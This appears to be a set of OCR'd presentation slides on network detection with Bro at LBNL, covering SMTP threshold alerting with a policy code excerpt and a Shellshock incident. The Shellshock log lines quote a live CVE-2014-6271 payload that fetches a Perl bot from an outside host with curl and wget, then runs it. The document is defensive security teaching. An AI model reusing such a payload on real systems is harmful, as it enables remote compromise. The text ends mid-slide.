
[<yyy@external.gov>](mailto:yyy@external.gov)

Other stock Bro logs

- HTTP for who checked/clicked
- DNS queries for domain(s) in question
- SMTP for other similar messages/senders/subject/attachment/md5
- HTTP to check for other malware

What Alert detected this ?


SMTP Detection with Bro



SMTP-detection

Policy	Purpose	Limitations
Attachment Analysis	Scrutinize attachments (types, md5, life of attachment)	needs few more tricks to reduce false positives
Embedded URLs	extract and scrutinize URLs	incremental detection to alert on unknown/unseen urls
Invalid recipients	Alert if recipients don't exist	flags a lot of spam
SMTP Rejects	Looks at SMTP codes	spam centric
Known Indicators	uses feeds of subject, sender, md5, attachment	Need to know before the fact - great for general monitoring

SMTP Detection with Bro



Google account compromises incident - highlight SMTP-thresholds

```
1427120403.890907 SMTP::HighVolumeSender <XXXX@lbl.gov> 200 recipients in 0h0m7s 200
[Important document] number of LBL recipients: 20 Notice::ACTION_LOG 3600.000000 F

1427120408.945704 SMTP::HighVolumeSender <XXXX@lbl.gov> 300 recipients in 0h0m12s 300 [Important document]
number of LBL recipients: 29 Notice::ACTION_LOG 3600.000000 F

1427120420.400028 SMTP::HighVolumeSender <XXXX@lbl.gov> 500 recipients in 0h0m24s 500 [Important document]
number of LBL recipients: 160 Notice::ACTION_LOG 3600.000000 F

1427120428.345493 SMTP::HighVolumeSender <XXXX@lbl.gov> 750 recipients in 0h0m32s 750 [Important
document] number of LBL recipients: 203 Notice::ACTION_LOG 3600.000000 F


1427121056.134976 SMTP::HighVolumeSender <YYYY@lbl.gov> 200 recipients in 0h4m35s 200 [Important document]
number of LBL recipients: 257 Notice::ACTION_LOG 3600.000000 F

1427121061.121963 SMTP::HighVolumeSender <YYYY@lbl.gov> 300 recipients in 0h4m40s 300 [Important document]
number of LBL recipients: 258 Notice::ACTION_LOG 3600.000000 F

1427121257.439362 SMTP::HighNumberReceipients <YYYY@vsecorps.com> 200 recipients in 0h0m31s
200 [Important document] number of LBL recipients: 521 Notice::ACTION_LOG 3600.000000 F

1427121285.934021 SMTP::HighNumberReceipients <YYYY@vsecorps.com> 300 recipients in 0h1m0s 300 [Important
document] number of LBL recipients: 605 Notice::ACTION_LOG 3600.000000 F

1427121311.062915 SMTP::HighNumberReceipients <YYYY@vsecorps.com> 500 recipients in 0h1m25s 500
[Important document] number of LBL recipients: 778 Notice::ACTION_LOG 3600.000000 F
```




```

redef enum Notice::Type += {
    HighNumberRecepients,
    HighVolumeSender,
    HighVolumeSubject,
    TargetedSubject,
    MailThreshold,
    MailFlood,
    BulkSender,
};

global email_domain = /@lbl\.gov/ &redef ;

type smtp_thresholds: record {
    start_time: time ;
    end_time: time;
    mailfrom: string ;
    from: set[string];
    to: set[string] ;
    rcptto: set[string] ;
    subject: set[string] ;
    reply_to: set[string] ;
    bcc: set[string] ;
    has_url: set[string] ;
    has_attach: set[string] ;
    mail_for: set[string] ;
};

global smtp_activity: table[string] of smtp_thresholds &create_expire=24 hrs &persistent;

type smtp_subjects: record {
    sender: set[string];
    recipients: set[string];
};

global smtp_subject_activity: table[string] of smtp_subjects &create_expire=24 hrs &persistent ;

## code for threshold determination

const smtp_threshold: vector of count = {
    200, 300, 500, 750, 1000, 2000, 5000, 7500, 10000, 20000, 50000, 1000000,
} &redef;

```

smtp-thresholds


~500 lines of bro policy. Includes code for

- All the hooks into event SMTP::log_smtp
 - so already cooked data
- Code for parsing
 - mailfrom, mailto, to, contents etc.
- Clusterization
- Whitelisting
 - using input-framework - whitelist sender, subject, mailing lists etc.
- Include code to decode encoded subjects into english
- Housekeeping and formatting (epoch to human-time)

Shellshock Incident

(Extending a stock policy for more comprehensive detection of this attack)





ShellShock

```
Mar 22 07:40:45 C0XE1a3An3wKgl3P14      212.67.213.40    54305    131.243.X.Y  80      tcp
HTTP::HTTP_Suspicious_Client_Header

USER-AGENT : () { :};; /bin/bash -c "curl -O http://www.whirlpoolexpress.co.uk/bot.txt -o
/tmp/bot.txt; lwp-download -a http://www.whirlpoolexpress.co.uk/bot.txt /tmp/bot.txt;wget http:
//www.whirlpoolexpress.co.uk/bot.txt -O /tmp/bot.txt;perl /tmp/bot.txt;rm -f /tmp/bot.txt*;mkdir
/tmp/bot.txt"    worker-1-3      Notice::ACTION_LOG      3600.000000      F

Mar 22 07:40:45 C0XE1a3An3wKgl3P14      212.67.213.40    54305    131.243.X.Y  80      tcp      Bash::
HTTP_Header_Attack      212.67.213.40 "USER-AGENT"="() { :};; /bin/bash -c "curl -O http:
//www.whirlpoolexpress.co.uk/bot.txt -o /tmp/bot.txt; lwp-download -a http://www.
whirlpoolexpress.co.uk/bot.txt /tmp/bot.txt;wget http://www.whirlpoolexpress.co.uk/bot.txt -O
/tmp/bot.txt;perl /tmp/bot.txt;rm -f /tmp/bot.txt*;mkdir /tmp/bot.txt"    worker-1-3      Notice::
ACTION_LOG,Notice::ACTION_DROP 3600.000000      F

Mar 22 07:40:46 -      -      -      -      -      -      -      -      -      Drop::
AddressDropped      212.67.213.40 (no=Bash::HTTP_Header_Attack msg=212.67.213.40 may have
attempted to exploit CVE-2014-6271 212.67.213.40    manager Notice::ACTION_LOG      3600.000000
F
```

ShellShock - detection good enough ?

LBNL IP 131.243.XX.YY Still got owned !!

Question: So if we blocked Shellshock scanners [212.67.213.40] at the very moment they scan us (Mar 22 07:40:45), Why did the host get Owned?

HTTP GET request shows:

